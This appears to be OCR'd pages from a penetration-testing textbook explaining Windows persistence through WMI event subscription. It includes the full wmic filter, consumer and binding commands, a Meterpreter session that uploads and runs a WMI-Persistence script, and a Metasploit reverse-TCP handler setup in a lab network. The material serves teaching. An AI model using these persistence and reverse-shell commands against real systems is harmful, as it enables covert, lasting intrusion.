


```
C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL",
 Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\e
thicalhacker.exe",CommandLineTemplate="C:\Windows\System32\ethicalhacker.exe"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="C
ommandLineEventConsumer.Name=\"EthicalHacker\""
Instance creation successful.

C:\Users\Administrator>
```



```
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Import-Module .\PowerLurk.ps1
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Get-wmiEvent


__GENUS                    : 2
__CLASS                    : __FilterToConsumerBinding
__SUPERCLASS               : __IndicationRelated
__DYNASTY                  : __SystemClass
__RELPATH                  : __FilterToConsumerBinding.Consumer="NTEventLogEventConsumer.Name=\"SCM Event Log
                             Consumer\"",Filter="__EventFilter.Name=\"SCM Event Log Filter\""
__PROPERTY_COUNT           : 7
__DERIVATION               : {__IndicationRelated, __SystemClass}
__SERVER                   : SERVER2022
__NAMESPACE                : ROOT\subscription
__PATH                     : \\SERVER2022\ROOT\subscription:__FilterToConsumerBinding.Consumer="NTEventLogEventConsumer.Name=\"
                             SCM Event Log Consumer\"",Filter="__EventFilter.Name=\"SCM Event Log Filter\""
Consumer                   : NTEventLogEventConsumer.Name="SCM Event Log Consumer"
CreatorSID                 : {1, 2, 0, 0...}
DeliverSynchronously       : False
DeliveryQoS                :
Filter                     : __EventFilter.Name="SCM Event Log Filter"
MaintainSecurityContext    : False
SlowDownProviders          : False
PSComputerName             : SERVER2022

__GENUS                     : 2
__CLASS                     : NTEventLogEventConsumer
__SUPERCLASS                : __EventConsumer
__DYNASTY                   : __SystemClass
__RELPATH                   : NTEventLogEventConsumer.Name="SCM Event Log Consumer"
__PROPERTY_COUNT            : 13
__DERIVATION                : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                    : SERVER2022
__NAMESPACE                 : ROOT\subscription
__PATH                      : \\SERVER2022\ROOT\subscription:NTEventLogEventConsumer.Name="SCM Event Log Consumer"
Category                    : 0
CreatorSID                  : {1, 2, 0, 0...}
EventID                     : 0
EventType                   : 1
InsertionStringTemplates    : {}
MachineName                 :
MaximumQueueSize            :
Name                        : SCM Event Log Consumer
NameOfRawDataProperty       :
```

Using Wmi-Persistence



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploaded   : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploading  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
[*] uploaded   : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N]  y
meterpreter > 
```

Maintaining Persistence Through WMI Event Subscription


Attackers use Windows Management Instrumentation (WMI) event subscription to execute malicious content and maintain persistence on the target system. They use various scripts and techniques to exploit the features of WMI and perform event subscriptions for malicious events that, when triggered, initiate the execution of arbitrary code allowing attackers to maintain persistence. These scripts automate the process by hiding malicious payloads and maintaining sustainability even after rebooting/restarting the system.

Techniques to Maintain Persistence Using WMI Event Subscription

- **Using Command Prompt**

  The following **`wmic`** commands create a malicious namespace and subscription for the events:


  - **`wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"`**
  - **`wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\ethicalhacker.exe",CommandLineTemplate="C:\Windows\System32\thicalhacker.exe"`**
  - **`wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="CommandLineEventConsumer.Name=\"EthicalHacker\""`**



```
C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL",
 Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\e
thicalhacker.exe",CommandLineTemplate="C:\Windows\System32\ethicalhacker.exe"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="C
ommandLineEventConsumer.Name=\"EthicalHacker\""
Instance creation successful.

C:\Users\Administrator>
```

Figure 6.198: Screenshot of Command Prompt executing wmic commands

The malicious payload is automatically executed within 60 s after every restart of the system and creates a Meterpreter session with the attacker.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
              .,cdkOOK;          :+:    :+:
                                 :::::::+:
                     Metasploit

       =[ metasploit v6.1.9-dev                          ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter >
```

